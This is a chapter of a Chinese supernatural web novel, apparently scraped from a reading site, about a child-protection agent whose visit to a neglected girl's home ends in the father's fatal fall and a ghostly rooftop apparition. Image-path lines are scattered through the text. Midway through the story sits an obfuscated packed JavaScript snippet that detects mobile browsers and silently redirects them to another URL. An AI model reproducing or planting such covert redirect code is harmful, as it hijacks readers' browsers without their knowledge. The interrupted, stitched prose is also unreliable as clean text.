“不必了。”谢然毫不客气地回应:“不需要了。” 他按下挂断键,将那边紧急的解释和确认隔绝在电话之后。 没过两分钟,安晓生的电话打了过来,他盯着屏幕看了几秒,按了接听键。 “她已经到K区了。”安晓生刻意压低的声音传来:“按你说的,这是第一个任务。” “嗯。”谢然眉头解开了片刻:“多谢你的人脉。” “……”安晓生有些无奈,想了想还是说道:“你做的决定一般都不会轻易改变,但是我还是想劝几句……” “既然知道不会变,就不必劝了。”谢然显然心情不错,但也没有由着安晓生肆意说下去。 安晓生只好换了个话题:“她今夜就会到事发现场,不出意外的话,明天可能就会有正面交锋。” “嗯。”谢然沉吟片刻,还是叮嘱道:“我会在暗处盯着,但是如果有其他危险,还请你的朋友多多看顾一下,别伤了她的性命。” 安晓生沉默了一会儿,还是无奈地答应了,随即又感叹道:“谁叫我欠你的呢。” 通话完毕,谢然走到二楼去,看着几个机器人女仆围着一只四处乱跳的小动物,正手忙脚乱地试图捉它。 “黑皮。”他走上前去,轻声呼唤:“到这里来。” 黑皮闻声而动,一个健步冲到他跟前来,如宝石一般闪着光泽的棕黑色眼睛里,倒映出他的影子。 黑皮是一只纯黑色的小狗,不是什么知名品种,但毛发亮堂,健康活泼,精神十足。 被谢然费心训练了几天,它现在十分听话,不仅能听懂一些简单的指令,甚至学会了在卫生间上厕所。 它跟着谢然的脚步,一蹦一跳地来到了谢然的卧室。 谢然将门窗关好锁死,坐在床上,又拿出一大碗狗粮来,倒在碗里。 他摸了摸黑皮的头,轻声吩咐:“这几天哪里都不要去,听见没?” 黑皮闪着亮晶晶的眼睛,好像真的听懂了一样。 谢然仰躺在床上,右手在床头柜上摸索了片刻,手上捏了一张小小的符纸。 片刻之后,他闭眼“睡”了过去。 雨夜风急,宋绮梦撑开伞,顶住狂风,勉强迈着步子来到十二栋楼下,看了看老旧的小区和略显破败的楼面,叹了口气。 显然是贫民区,不仅小区老旧,连个电梯都没有。 求助者住在十五楼,她只能一步一步走上去。 1503门前一片脏乱,男鞋女鞋四处都是,带着“出入平安”字眼的地毯也是积攒了陈年的尘土,想来许久没有人打扫过了。 宋绮梦抬手敲了敲门,许久都没人回应。 她又加重了力气,重重拍了几下。 里面隐约听到慌乱的脚步声,绊倒了玻璃瓶子,满地清脆作响。 随后,有个人似乎在里面隔着猫眼观察了她许久,才小心翼翼地拉开了一道门缝。 “你好,我是人类保护组织中心的工作人员,我姓宋。”宋绮梦把自己通讯器上面的身份信息调出来送到门缝边:“我们接收到了媛媛父母的求救信息,请问这里是井媛的家吗?” 门开得大了点,是一位干枯瘦小的中年妇女,脸上皱纹太多,几乎将眼睛挤得睁不开来。 “原来是人保的,请进请进。”她局促地搓着手,尽可能地表现出欢迎的样子来。 不出所料,门里也是一团脏乱,宋绮梦没有喝她递过来的水,甚至没有坐下,只轻声问道:“井媛是您的女儿吗?” 中年妇女点点头。 “她现在在……”宋绮梦迟疑。 “哦,去上学了,晚自习,还没回来。”井媛妈妈答道。 宋绮梦略微觉得有些不对劲——这些年,新生儿数量极少,快乐教育施行,怎么还会有大周末上晚自习的学校?而且井媛才12岁,大概率还没上初中。 “您要不到她房间看看?”井媛妈妈陪笑着问。 宋绮梦到房间里去转了一遭,强忍住皱眉头的想法,只略微看了看就走了出来。 除了脏和乱之外,布置倒像是个普通的小女孩。 “那她什么时候回来?”宋绮梦问。 “不知道。” 这个意外的回答令宋绮梦惊诧不已,井媛妈妈像是发现了什么,慌忙改口:“她爸爸去接了,有时候会带着她逛一逛,我也不知道他们具体几点回来。” 这么晚了,也不好一直在这里等,因为井媛妈妈说井媛明天休假在家,宋绮梦便同她说好了,明天再来。 在小区里溜达了两圈,并没有什么特别的发现,也许是天晚了,几乎没有遇到其他人,只见到一个醉醺醺的男人,往十二栋去了。 宋绮梦经过十二栋楼下,忽然发现楼下草丛中有细微的动静。 她本来以为是流浪猫,但拨开草丛才发现,竟然是一个年纪不大的小女孩。 小女孩闻声回过头来,宋绮梦明显怔住了。 这分明就是刚才求救信息里的井媛。 “你是……媛媛?”她怕吓着了她,轻声问道。 小女孩下意识点点头,随即又摇摇头,显然担心眼前人是坏人。 “你别怕,我不是坏人。”宋绮梦试探着伸出手去,把她从草丛里拉起来:“你怎么一个人在这里,你爸爸呢?” 井媛瘪着嘴不说话。 宋绮梦这才注意到她身上穿着破旧的校服,几乎看不清校徽,背后的书包是hello kitty的,但原本的粉色已经脏污不堪,看上去像黑色。 宋绮梦已经在心里猜测到井媛的心理问题大概率是来源于贫穷的居住环境和父母,毕竟出身难以选择,刚进入青春期的孩子能够敏锐发觉到自己与其他同学的差异,进而产生敏感自卑、甚至轻生的想法。 “我送你回去,好不好?” 井媛点了点头。 爬到十五楼,到了门口,井媛却忽然停住了脚步,说什么也不肯往前走了。 宋绮梦脸色也变得难看起来——1503 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17204859|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 门里,清晰传来一个男人发酒疯骂人、砸东西的动静。 抬手看看表,现在的时间已经快到00:00,井媛应该回去休息了。 可男人的骂声并没有停止。 宋绮梦发觉井媛的手变得僵直又沉重,她忽然撇开宋绮梦的手,挣脱开来,拼命向楼下跑去。 “媛媛!”宋绮梦忙着去追,可小孩子的步子很快,只听到有脚步声在跟前,并没有追上人。 跟着脚步声一直跑到楼下,还是没看到人影。 宋绮梦一边大声喊着媛媛,一边四处搜寻起来。 在小区里转了一圈,没有寻见。 她拿出通讯器,点开进行中的任务,选取了“需要帮助”这个选项。 她需要组织尽快调拨几个后勤处的人来,带着媛媛去儿童保护中心住几天。 贫瘠的母亲、酒鬼父亲,怎么看都不是儿童该有的生存环境。 谁知,消息还没发出去,不远处传来的一声巨响,震得宋绮梦整个人都怔在了原地。 寂静的夜色中,除了这声巨响外,再没有半点声音传来,宋绮梦试探着向前走了几步,见十二栋楼下,有个人形黑影躺在地上,一动不动。 走近一瞧,是刚刚在楼下遇到的醉醺醺的中年男人,此时正躺在一片血泊中,犹如一滩烂泥一样四肢扭曲,眼睛微睁,可眼中已经失去了生命的光彩。 宋绮梦再没见过类似场景,也不难猜出,该男子是从楼上掉下来的。 一边用发抖的手拨通了组织的紧急救援电话,一边抬头向上看去。 不对,顶楼上,仿佛还有一个人影,那影子摇摇欲坠,似乎马上就要掉下来。 隐约看过去,像是一个年龄不大的小孩子。 心里有种不祥的预感,她瞬间想到了媛媛,顿时又拼命向顶楼冲去。 气喘吁吁地冲到楼顶,找遍了所有地方,也没发现刚才的身影所处的位置。 难道是她看错了? 不知道什么时候,已经停了的夜雨又淅淅沥沥地下起来,宋绮梦打开伞,看着光秃秃的天台,一时间不知道该如何是好。 刚刚跳楼的男子,是她在十二栋楼下遇到的醉酒男人,媛媛似乎紧随其后,她们才到1503门口,就听到了醉酒男子撒酒疯…… 这一切的巧合,都指向一个答案——跳楼男子,很可能就是媛媛的父亲。 难道是她的母亲不堪其扰,趁着夜色做出了决定?还是醉酒之人在阳台发疯,导致意外坠楼? 她站在天台外沿向下看了一眼,男人的尸体还在楼下,不知道刚才站在天台上的媛媛有没有看到这一幕,宋绮梦忽然觉得有些揪心。 这么小的孩子,也不知道为什么这样命苦。 还没来得及叹息,她骤然发现四周气温似乎降了许多,冰凉的雨水裹挟着冷意纷纷向她砸来,雨伞都挡不住这样突然的雨滴袭击。 敏锐地察觉到不对,宋绮梦迅速蹲下身子,将重心降到极低,大大缓解了即将被这场劲风吹下楼的危机。 此时,一股凌厉的气息带着浓浓的血腥味蔓延开来,越来越重,一道浓得化不开的黑紫色烟雾在宋绮梦身边逐渐化成人形,暗哑粗粝的声音一字一句地传来。“姐姐,来陪我吗?”